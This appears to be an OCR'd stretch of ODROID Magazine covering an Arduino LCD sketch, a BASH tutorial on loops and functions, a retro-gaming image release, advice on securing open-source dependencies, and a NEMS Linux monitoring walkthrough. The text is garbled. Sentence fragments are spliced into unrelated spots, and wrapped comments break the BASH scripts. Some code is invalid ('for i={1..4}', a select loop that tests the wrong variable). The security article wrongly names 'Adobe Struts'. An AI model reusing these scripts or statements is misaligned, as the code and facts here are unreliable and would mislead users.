}
```

Press CTRL-U to compile and upload the sketch to show a message on the LCD.

then enter the key combination: CTRL-U to compile




Figure 06 – Compile & upload

We have prepared a more advanced version of this project. It can be imported using the menu options: Files → Examples → ODROID-GO → 16x2_LCD_I2C, then enter the key-combination: CTRL-U to compile and upload.

References

https://wiki.odroid.com/odroid_go/arduino/01_arduino_setup
https://wiki.odroid.com/odroid_go/arduino/02_hello_world
https://wiki.odroid.com/odroid_go/arduino/33_game_tetris
https://wiki.odroid.com/odroid_go/arduino/09_16x2lcd_i2c https://github.com/espressif/arduino-esp32/tree/master/libraries/Wire

BASH Basics – Part 6: Loops and Functions

November 1, 2018 By Erik Koennecke Development, Linux, ODROID-C2, ODROID-XU4

The introduction into scripting ends with the final aspects of scripting with loops and functions. To see more about BASH, the command line, interesting BASH scripts, and command line functions, you can look at the BASH scripts and analyze them with your newfound knowledge from the last parts. We covered loops and functions briefly at the beginning, but since they are so important, this article contains more detail about them and how to use them.

Loops

BASH has three basic loop structures: the while-loop, the until-loop and the for-loop which we had seen earlier. So, where do we use which loop? while-loops are used as long as an expression evaluates to true. Let's first look at a script which opens four terminals for us to avoid repetitive work:

4terminals.sh

```
#!/bin/bash
# This script opens 4 terminal windows
```

4terminals2.sh

```
i="0"

while [ $i -lt 4 ] #test condition and while
statement
do
#open terminal and background it until 4
windows are open
mate-terminal &
i=$[$i+1] #increment counter
done
```

If you set your variable to true, the loop runs indefinitely. You can get out of it with a ctrl-c or a break statement, which is covered below. To increment the counter, ((i++)), is also a valid way to do. Avoid "off-by-one" or "fencepost"-errors! Check when to use lt or le, larger than or larger or equal, by using a simple example first. until-loops are run until the test becomes true. By changing the statement in the above script to until and changing the test, we can achieve the same result:

Imagine that you want to write a script to backup a set

4terminals2.sh

```
#!/bin/bash
# This script opens 4 terminal windows
i="0"

#test condition and until statement
until [ $i -ge 4 ]
do
#open terminal and background it until 4
windows are open
mate-terminal &
((i++)) #increment counter
done
```

By adopting the statement and the test, we achieve identical results. Why use a different statement, then? This is about clean and elegant code. You choose whatever is easiest to read, code, and understand in a particular situation. “Don’t touch the paint until it’s dry.” is easier to understand than “Don’t touch the paint while it’s not dry.”, or even “Don’t touch the paint while it is wet.” The for-loop was already covered; the for … do … done structure should be clear by now. With for i in {a..b}, we can also define ranges of values. A script with a range would look like this:

4terminalswithrange.sh

```
#!/bin/bash
# simple range in for loops
for i={1..4}

do
mate-terminal &
done

echo "Preparations completed!"
```

Be careful not to include spaces in the curly brackets, otherwise this will be seen as a list of items! If the first number is bigger than the second, the count is down instead of up; also, an added number after two more points like {a..b..c} will use an increment with the size of c. for-loops are incredibly useful when we want to process sets of files, as we have already seen in the earlier examples.

However, there are other ways to control loops and scripts: the break, continue and select commands.

```
model='HC1 HC2 XU4 C1+ C2 Quit'
```

Imagine that you want to write a script to backup a set of files by copying them to another place, but only when the disk is less than 95% full:

backupfiles.sh

```
#!/bin/bash
# make a backup of files in dir
# usage: backupfiles.sh dir
for i in $1/*
do
level=$( df $1 | tail -1 | awk '{ print $5 }'
| sed 's/%//' )
if [ $level -gt 95 ]
then
echo Low disk space 1>&2
break
fi
cp $i $1/backup/
done
```

With continue, you can stop the execution of code inside a loop and jump to the next iteration. If we want to extend the backup script, maybe we introduce a code block to alert us of files with insufficient read rights, which therefore cannot be copied:

```
for i in $1/*
do
if [ ! -r $i ]
then
echo $i not readable 1>&2
continue
fi
cp $i $1/backup/
done
```

The select command makes it possible to have a simple menu for data entry for given options: “select var in ; do ; done” is the syntax. There is no error checking; invalid input leaves var empty. The loop ends with a break statement, or an EOF signal, and the prompt can be changed by changing the system variable PS3. The following code demonstrates a practical application:

odroidid.sh

```
#!/bin/bash
# Odroid model selector
```

Alexander Epstein. You can install them with the

```
model='HC1 HC2 XU4 C1+ C2 Quit'

PS3='Select Odroid type: '

select name in $model
do
if [ $model == 'Quit' ]
then
break
fi
echo Your model is Odroid $model
done

echo End.
```

Functions

Functions are ways to reuse code, either in scripts or in your .bashrc file, where we already encountered them. Functions are final scripting item that will be introduced. With functions, you need to define them before calling them in BASH. A function definition is:

```
function function_name {

}

or alternatively

function_name() {

}
```

As usual, arguments passed to the function are accessed with $1, $2, and so on. BASH functions give a return status, by using return n in the function, where n is any number, and retrieving it with $? from the calling script. Conventionally, return status 0 indicates a run with no problems.


If a function does NOT return a result, you can work around this by using command substitution with $(function_name) and having the function print out only the result. Then, you can assign a variable var=$(function_name) with the value the function would normally print out.

Miscellaneous

Let's have a look at some interesting BASH scripts which use the loop types and functions. An interesting, up-to-date collection is Bash Snippets by Alexander Epstein. You can install them with the following commands, or directly with git clone, like mentioned in the instructions on the Github webpage:

```
$ sudo add-apt-repository
ppa:navanchauhan/bash-snippets
$ sudo apt update
$ sudo apt install bash-snippets
```


I want to look at two of these snippets more closely: geo and qrify. Please look at the scripts in your favorite editor. They are examples of good scripting and They exemplify the usage of what we have learned so far. You can find them with the usual commands, find / -iname '*qrify*' 2>/dev/null finds qrify.sh anywhere on your system regardless of your method of installation. First, a look at geo, as shown in Figure 1.



```
odroid@EMK-HC1:~/src/Bash-Snippets$ geo
Geo
Description: Provides quick access for wan, lan, router, dns, mac, and ip geoloc
ation data
Usage: geo [flag]
  -w  Returns WAN IP
  -l  Returns LAN IP(s)
  -r  Returns Router IP
  -d  Returns DNS Nameserver
  -m  Returns MAC address for interface. Ex. eth0
  -g  Returns Current IP Geodata
Examples:
  geo -g
  geo -wlrdgm eth0
Custom Geo Output => [all] [query] [city] [region] [country] [zip] [isp]
Example: geo -a 8.8.8.8 -o city,zip,isp
  -o [options]  Returns Specific Geodata
  -a [address]  For specific IP in -s
  -v            Returns Version
  -h            Returns Help Screen
  -u            Updates Bash-Snippets
odroid@EMK-HC1:~/src/Bash-Snippets$
```

Figure 1 – geo

The help page of geo shows what you can do with it – a useful script to get the WAN and LAN IP of your ODROID, information about your network as well as geolocation information. A bit more flashy and less mundane is qrify:



```
    qrify github.com (no http:// or https://)
    qrify -f fileoutputName google.com
    qrify -d fileName.png
odroid@EMK-HC1:~/src/Bash-Snippets$ qrify "WIFI:T:WPA;S:mynetwork;P:mypass;;"
odroid@EMK-HC1:~/src/Bash-Snippets$
```

With a syntax like in the example, qrify "WIFI:T:WPA;S:mynetwork;P:mypass;;", you can substitute mynetwork and mypass for your WLAN

reception desk. For the next part, there will be more substitute mynetwork and mypass for your WLAN name and password and have the QR read by any modern smartphone. When you save it as a .png via qrify options, you can print it out or have it display on the screen for your guests. With a small SBC equipped with an e-paper display HAT, this might be an interesting new project to hand out WLAN codes at a reception desk. For the next part, there will be more helpful commands to get the most out of your ODROID. Stay tuned!

References
https://github.com/alexanderepstein/Bash-Snippets

[illegible]

ODROID-XU4 ORA Base Image v1.5.2: Sammy Atomiswave, Sega Naomi, Sega Saturn and More!

November 1, 2018 By ArcadePunks.com Gaming, ODROID-XU4

Team ORA has just released version 1.5.1 v1.5.2 of their awesome ORA Base image for the ODROID-XU4, that is without a doubt one of the most dedicated Retropie-related extension teams we see in existence. These guys have truly smashed the barriers of single board computer game play: this latest base image includes the ability to play Sega Saturn, Sega Naomi and Sammy Atomiswave, as well as a few you've probably not seen before!

https://youtu.be/AXuuiEyp60k

Build your image

The v1.5.2 ORA Base image contains only a handful of games. It includes Doom 1 and 2 along with a few text-based RPG games, but it's safe to say that you need to build your own image, unless of course, you only want it for Doom.

It's no secret that Team ORA has had nothing but

Like any self-built image, you are going to need to download the BIOS for each emulator that is not already included. For this new image, you need the DC Bios (Dreamcast) (official wiki) which also controls Naomi and Atomiswave, as well as the Sega Saturn Bios (official wiki). You are also going to need to get some ROMS on the image. This article focuses on Saturn, Naomi and Atomiswave only, since we assume you know how to do the rest, based on previous self-builds. You need to check out the above wikis to ensure that your ROMS are in the correct format.

For Sega Saturn games, there is a great compatibility list here on the developer's site. For Atomiswave and Naomi, there is almost complete compatibility across ROMs. Check out the video below for a great Atomiswave games test.

https://youtu.be/P_gHyw9ONVc

OGST screen support

- Updated Splashscreen to 10 second Intro

It's no secret that Team ORA has had nothing but headaches working on OGST screen support, and it's with great surprise that this version 1.5.2 includes OGST Screen support. Check out the video below for the official Retro Arena demonstration:

https://youtu.be/J5pKzrEH01k Also included on this image are two systems that you may not have heard of or played yet: the Sharp x1 and the NEC-PC9801. Both of them are showcased in the first video of this article. It's only a matter of time before a good image creator gets their hands on this and produces a fully loaded image, but don't let that stop you from trying it out yourself!

Changelog

ORArpi-XU4-1.5.0

- Added Unified Theme
- PC98 and PC88 Support Added
- Atari 5200 changed to LR-Atari800 and set Cart dir
- Sharp X1 Installed
- Sharp X1 and PC-98 case art added
- Updated Yabasanshiro to include new Controller GUI option
- Updated LR-Reiecast to add keyboard support and possible light gun support and bug fixes
- Updated to latest RetroArch-Dev build
- PC-98 tweaks to enhance experience
- TI-99 case art added
- Yabasanshiro update – bug fixes
- Fix missing BIOS pop-up
- git issue requiring `git reset –hard` command fixed
- Installed basic CEC utilities
- Installed DraStic and fixed systems list to remove duplicate NDS in the systems wheel
- Installed N64 Case package along with basic media pack
- 4DO updates enabling various enhancements
- Saturn system has been added
- Additional chiptunes added to library for BGM
- Updated Splashscreen to 10 second intro
- Installed lr-reicast
- Updated Showcase for new systems
- Updated Yabansanshiro and set default to midres
- Installed RetroArch-Dev package
- Updated N64 Case screen scripting to move images to /etc/emulationstation/ogst/
- Created rc.local.bak for screen support
- ixed PPSSPP permissions
- Added ES Screen Image

ORArpi-XU4-1.5.1

- Updated ES to correct Odroid Spelling
- PSX – Disabled Screen Duping on default emulator
- Yabasanshiro Player 1 & 2 ID fix
- Fixed Screen art for PC-FX
- Fixed fan/case bug – using fan scripts had caused case to disable
- Added wiki link to dc_bios_readme.txt

ORArpi-XU4-1.5.2

- Fixed git sync issue for platforms.cfg for addition of Sharp X1
- Enabled Favorites and All Games in ES menu

You can download the XU4-ORA-Base RP-Pub-v1.5.2 - Odroid.Retro.Arena image from the ORA images page at https://www.arcadepunks.com/download-odroid-images/.

References

ODROID Retro Arena Website ODROID Retro Arena Discord

For comments, questions and suggestions, please visit the original article at https://www.arcadepunks.com/odroid-xu4-ora-base-image-v1-5-1-sammy-atomiswave-sega-naomi-sega-saturn-and-more/.

Managing Open Source Components: 5 Best Practices to Make Sure You Do It Right

November 1, 2018 By Limor Leah Wainstein Development

It was recently reported in a study that 96% of proprietary applications contain open-source components with an average 257 components per application. The numbers are relatively high because there is a common misconception that open-source packages are not easily vulnerable to exploits. Just making the source code publicly available, does not always guarantee a review. Having a large number of eyes reviewing the code can “lull a user into a false sense of security.”

Given that open source components are a core part of a developer’s workflow, here are some best practices that you should consider when adopting an OSS library in your application. The list includes:

Build a security-first culture and enforce it.

An organization should focus on more than just putting developers and security together. It should also ensure that effective and efficient security practices are built into the core of the workflow. The best alert mechanisms and the best fixes can’t help when there are poor security practices to contend. This includes Vulnerability management

A case in point would be the Equifax breach, this breach was attributed to a vulnerable version of the OSS Adobe Struts. Even after the breach in 2017, organizations continue to download susceptible versions of the package even though a patch is readily available.

When it comes to DevOps, security discussions should take place early in the project and should ideally continue throughout the development of the software and even post-production. In case open source components are being used, the team should be responsible for tracking updates and applying security patches as they are released. Resources such as the following can help your team reliably track security

(https://docs.microsoft.com/en-us/security-following can help your team reliably track security issues:

- Open source vulnerability management tools **https://resources.whitesourcesoftware.com/blog-whitesource/open-source-vulnerability-management**
- Code analysers **https://www.owasp.org/index.php/Source_Code_Analysis_Tools**

The good news is that there are tools available to assist in evaluating and providing assurance for the security of the open source software. Black Duck and Sonatype Nexus are two such tools that provide enterprise-ready and end-to-end solutions for effectively managing the risk of open source software. That said, you should know that these tools do not provide immediate nor overnight fixes. They usually take time to integrate.

Keep track of security updates for dependencies

It can often feel like some part of your stack faces a security advisory or releases a new version every other week. While just critical vulnerabilities would require immediate attention, you may end up having to juggle many versions and identify which system is in need of an update and which already has a security patch.

The good news is that there are a few official, as well as private, resources you can use to help you stay informed on software lifecycle management. If you use these regularly, in addition to your in-house tracking tools, you will be able to keep your IT environment relatively secure and updated. There are three aspects you need to track:

Security Advisories

Most of the larger vendors publish a security advisory whenever they discover a vulnerability or when a new patch is publicly released. You need to follow the bug page closely or a better option is to sign up for an email notification whenever such an update is released.

For example, VMware has a security advisory page (**https://www.vmware.com/security/advisories.html**), and Microsoft does too (**https://docs.microsoft.com/en-us/security-updates/**). Additionally, vendors such as Trend Micro have a security advisory page that compiles a list of patches, security vulnerability announcements, etc. from many different companies in a single place.

The United States Computer Emergency Readiness Team or US-CERT also has an updated critical alert, vulnerability, and patch release website (**https://www.us-cert.gov/ncas/current-activity**). This covers a full gamut of platforms that are commonly used. In addition to email alerts, a number of these advisories also offer an RSS feed that you can choose to either bookmark or add to your preferred aggregate reader.

Version Tracking

Version Tracking has two essential parts – identifying the version applied where changes are underway, and logging which versions you are running on your servers.

Multiple websites can help identify specific build numbers and patch names for the standard software, operating systems, and hypervisors you use. You can also check the vendor websites for software you use for security alerts. You also need to keep track of which server is running which software version. For a small environment, a spreadsheet would suffice but could become unusable after a while.

Different software platforms help in software inventory and IT asset management. Some examples include – SolarWinds, Git, SVN, Mercurial, Helix, Microsoft Team Foundation Server, etc.

Knowledge Bases

If you need to learn about the specific features of a new software version, Knowledge Bases should be able to help you out. Just like security alert pages, a majority of large IT software providers have an online knowledge base. These KBs contain help articles, accounts of software updates and changes, support resolution descriptions, etc. Using a knowledge base, you can determine whether or not your new software is going to be compatible in your existing environment.

Use security tools to find security exploits in your

- SRC:CLR – Source Clear comes with a load of plugins to

Use security tools to find security exploits in your packages

A large number of diverse Open Source as well as commercial tools have been developed over the years to solve the problem of identifying security vulnerabilities in Open Source components. Each tool or service attempts to solve this problem a little differently:

- Node Security Project (NSP) – The NSP is known mainly for its work on Node.js modules and NPM dependencies.
- Dependency-check –Dependency-check supports Java, Javascript, .NET as well as Ruby. It pulls its vulnerability information from the NIST NVD.
- Gemnasium – Gemnasium supports Ruby, NPM, PHP, Python, and Bower.
- Bundler-audit – Bundler-audit is an open source command line tool. This checks for dependencies focused on Ruby Bundler
- RetireJS – An open source dependency checker specific to JavaScript, RetireJS' USP is its easy to use and highly efficiency. It contains multiple components including a command line scanner as well as plugins for Chrome, Firefox, Grunt, Gulp, ZAP, and Burp
- OSSIndex – OSSIndex is a tool that supports several different technologies. It adequately covers JavaScript, .NET/C# and Java ecosystems. It also provides API vulnerability for free.
- Hakiri – Hakiri is a commercial tool that provides dependency checks for Ruby and Rails based GitHub projects via static code analysis.
- Snyk – Snyk is a commercial service focusing on JavaScript npm dependencies.
- SRC: CLR – Source Clear comes with a load of plugins to several IDEs, deployment systems, and source repositories as well as a command-line interface.

Use OSS libraries that are in active development

In case of either expired libraries or libraries that no longer have active developer support and maintenance systems, a better idea is to build your in-house tools. If you're aware of how the open-source ecosystem works, you should know that libraries that have an active maintainer receive patches and security updates. Sometimes, developers fork the repositories and the forked version end ups being the active one although the updates are not pushed to the mainstream.

You can use the above mentioned tools to monitor and fix security and similar vulnerabilities. Even if the initial cost and time spent might deter some organizations or their DevOps teams, in the long run, the functionality and reliability of an in-house tool can be an asset to both organizations and developers.

Test all your components

It is essential to deploy a testing mechanism to ensure that the application and all the related dependencies are secure. Since development teams continually add features to existing components and import new dependencies as they go, it's crucial that there at least some tests that can prevent severe threats like remote access vulnerabilities.

Introducing NEMS Linux Part 2: Monitoring a Local Linux

Introducing NEMS Linux: Part 2 – Monitoring a Local Linux Server


November 1, 2018 By Robbie Ferguson Linux, Tutorial

Last month I introduced you to NEMS Linux, the Nagios Enterprise Monitoring Server for ODROID devices. If you haven't read that article yet, please start there. It will take you through the initial setup of NEMS Linux and arm you with some important information to help you get started. This month, we're jumping right into our first exercise as we learn to configure NEMS Linux to monitor a local Linux server's uptime. Through this article, I will demonstrate how some of the features of NEMS Configurator (NConf) are interconnected, and will prepare you for adding IP-based hosts to your NEMS server.

A "Host" in NEMS Linux is any device you wish to monitor. This can be a computer, or a thermostat; it can be a router or a printer. The options are truly endless, and while NEMS Linux is free to download and use, there are no software-based limitations on how many hosts you can have set up. As NEMS Linux on a Raspberry Pi 3 can easily handle over 100 hosts, I have strong suspicions the ODROID community will be able to push things even harder. After all, the XU4 is a very powerful little piece of kit.

Adding a Host: Monitoring a Linux Computer on Your Network

Adding a host for monitoring within NEMS is done through the NEMS Configurator (NConf) user interface. You'll find this tool on the Configuration menu of your NEMS Dashboard. Within NConf, click the "Add" link next to "Hosts" on the left navigation. This will present you with the Add Host screen.



Add host

hostname	server1	
alias	My Server	alias or FQDN
address	10.3.3.20	IP address / DNS name
OS	Linux	
host preset	linux-server	predefined services / host-alive check
monitored by	Default Nagios	monitoring server (empty = not monitored)
host is collector	no	is this host a collector itself?
check period	24x7	time period to run checks
notification period	24x7	time period to alarm

host template(s) — available items: Default_collector_server, Default_monitor_server, generic-host, generic-printer, generic-switch, windows-server; selected items: linux-server — host template(s) to inherit properties from


contact groups — available items: ; selected items: admins — responsible group

Figure 1 – Add a host to NEMS Linux using the NEMS Configuraton

As illustrated in Figure 1, enter the hostname–a friendly alias for your own reference as well as the IP Address of the host. As a side note, you'll want to make sure your hosts have static IP addresses so they don't change. Personally, I prefer to add DHCP reservations to my router rather than manually assigning the IP on the device. This keeps things simple and make it easier to ensure devices on my LAN always receive the same IP address, and that I don't accidentally assign the same IP to two devices.

Next, in the OS drop-down on the same screen, select your host's operating system. Note that if you don't see an appropriate type, you may also add operating systems under "Additional Items" in the left navigation menu. However, for our example we'll be adding our Linux server. "linux- server" is an out-of-the-box preset, so we will choose that. Refer to Figure 1.

A "Host Preset" allows you to add checks that are always used for this type of host. To help us understand what this is actually doing, let us digress for a moment and take a look under the hood. You can see what checks are going to be automatically applied via the selected Host Preset by pressing the "Show" link next to "Host Presets" on the left navigation menu.




host preset name	linux-server
host-alive check	check-host-alive

Figure 2 – linux-server Host Preset

Realizing that the linux-server Host Preset initiates the check_host_alive check command, we can review what that actually does by clicking the "Show" link next to "Misccommands."

were not using a Host Template, you'd need to specify



misc command name	check-host-alive
misc command line	$USER1$/check_ping -H $HOSTADDRESS$ -w 30

Figure 3 – check_host_alive check command details

It's running check_ping–a Nagios check command to simply ping the IP address we provide. The nice thing is, you didn't even have to script that (refer to this statement from Part 1: "[NEMS] does away with the old Nagios scripting requirement"). I wanted to show you how it works, but as you're just getting started with NEMS Linux, you will just select linux-servers and carry on, knowing that this will initiate a ping on that host (based on this example).

Next, we need to change "Monitored By" to the only option available: Default Nagios. That is the preconfigured Nagios Core instance running on your NEMS Linux server.

Host Template != Host Preset

A Host Template differs from a Host Preset in that it tells NEMS how we want our Host Preset to be performed: the monitoring schedule, the alert thresholds, and so-on. Based on the included linux-server Host Template, our linux-server Host Preset will check if the host is alive by pinging it every 10 minutes, and will send notifications during working hours if there is a problem. These defaults can always be changed by editing the Host Template. Of course, you can create your own presets and templates as you learn to use the system, though I recommend starting with the samples until you have a few hosts working.

In the Host Templates section of our Add Host screen, we'll highlight linux-server and press the right arrow icon to move it to the "Selected Items" list as shown in Figure 1.

The only other item we must add to our host is who to contact if it is having problems. If we don't specify this, no notifications will ever be received. By default, there is only one option, Admins. Highlight Admins and press the green arrow icon to move it to the Selected Items list. Refer again to Figure 1.

Because we are using the Host Template, we do not need to specify our check or notification intervals: they are specified within the Host Template. If you


were not using a Host Template, you'd need to specify those values here. Because we are using a Host Template which carries these values, we can just save the new host by pressing "Submit."

On the next screen, you will be given the opportunity to add more service checks to this host, but for the sake of our example and because we are using Host Presets and Templates, we can skip this part.

Tip: In some cases, you may desire that your host checks occur at different intervals than are specified within the Host Template. For example, you may wish your mission critical server to be pinged every minute rather than every 10 minutes. In these cases, rather than editing the Host Template (and thereby impacting all hosts which use that template) you can specify unique values on the Add Host screen, which will override the Host Template values for this host.

Generate Nagios Config: Make Your Changes Live (In Review)

To make your changes live and begin monitoring your new host, press the Generate Nagios Config link on the left navigation. You should see 0 errors. If you do see errors, press the syntax check bar and review where you went wrong. NConf is very good at showing you where to find the error is so you can go back and fix it.



Generate config log:

```
[INFO]  Starting generate_config script
[INFO]  Generating global config files
[INFO]  Generating config for Nagios-collector 'Default Nagios'
[INFO]  Ended generate_config script
```

Running syntax check:

Default_collector Total Warnings: 0 - Total Errors: 0


Deploy generated config:

Figure 4 – Generate Nagios Config with the NEMS Configurator

If everything checks out, press "Deploy," and your new host will instantly be activated in Nagios.

Monitoring Your Assets

Now that we've configured our first host, let's see how to check its status. There are several ways to keep tabs on your assets with NEMS Linux. For the Nagios purists, Nagios Core is included on the Reporting menu. We'll instead look at Adagios, found on the same menu. Adagios offers the same overall functionality of Nagios Core's front-end but replaces it with a modern, responsive web interface.



Status Overview

Status Overview	#	⚠
Network Parents	0	
Hosts	2	
Services	8	

Current Health	
All hosts	100%
All services	100%

Top Alert Producers	Recent Alerts


Unhandled service problems

Host	Service Check	Duration	Last Check

0 services found.

Figure 5 – Adagios interface on NEMS Linux 1.4.1

To check the status of our hosts, simply click "Hosts" on the navigation to the left.




Hosts

Host Name	Address	Duration	Last Check	Host Status	Service Status
NEMS	127.0.0.1	3 weeks, 3 days	1 minute ago	Host UP	🟩
server1	10.0.0.20		4 minutes ago	Host UP	

2 hosts found.

Figure 6 – Adagios hosts view

You'll see the host we added–server1 in my example–is showing with the status of UP. This means the ping replied. There is no Service Status, since we did not add any extra service monitors. To see an example of what is possible, expand the NEMS host (which is included on your NEMS Linux server) by clicking the triangle next to its name.



Hosts


Host Name	Address	Duration
NEMS	127.0.0.1	3 weeks, 3 days

Total Processes - PROCS OK: 80 processes with STATE = RSZDT
Swap Usage - SWAP OK - 100% free (2047 MB out of 2047 MB)
SSH - SSH OK - OpenSSH_7.4p1 Debian-10+deb9u3 (protocol 2.0)
Root Partition - DISK OK - free space: / 8482 MB (58.06% inode=90%):
PING - PING OK - Packet loss = 0%, RTA = 0.05 ms
HTTP - HTTP OK: HTTP/1.1 200 OK - 14850 bytes in 1.104 second response time
Current Users - USERS OK - 1 users currently logged in
Current Load - OK - load average: 0.07, 0.08, 0.09

server1	10.0.0.20	

Figure 7 – Expanded view of Host reveals configured service checks

I would also like to encourage you to test both NEMS Mobile UI and NEMS TV Dashboard, both of which are also found on the Reporting menu of the NEMS Dashboard. The first is meant to offer you a complete mobile interface for monitoring your assets, and the latter allows you to set up a TV display in your server room that shows a real-time tactical overview of your NEMS host and service checks.



Unhandled host problems

Hostname	Alias
Hypervisor	Hypervisor

Tactical overview

Type	Totals	%
Hosts up	3/4	75
Hosts down	1/4	25
Hosts unreachable	0/4	0
Services OK	14/17	82.35
Services critical	3/17	17.65
Services warning	0/17	0
Services unknown	0/17	0

Unhandled service problems

Host	Service	Output	Duration	Last check
Hypervisor	HTTP	connect to address 10.0.0.253 and port 80: No route to host	0d 0h 2m 33s	2018-07-20 10:56:27
Hypervisor	PING	CRITICAL - Host Unreachable (10.0.0.253)	0d 0h 2m 21s	2018-07-20 10:56:39
Hypervisor	SSH	connect to address 10.0.0.253 and port 22: No route to host	0d 0h 2m 26s	2018-07-20 10:56:34

Figure 8 – NEMS TV Dashboard on NEMS Linux 1.4.1

Learn More

NEMS has an active Community Forum. I check in quite regularly to provide free support to users. I also offer commercial one-on-one priority support for those needing a higher level of support. NEMS Linux is free to download and use. Its source code is available on GitHub. Download NEMS Linux for ODROID at https://nemslinux.com/

Be sure to join me again in next month's edition of ODROID Magazine as we go through our next exercise: Configuring Service Monitors on NEMS Linux. We'll learn how to monitor specific network ports for uptime.

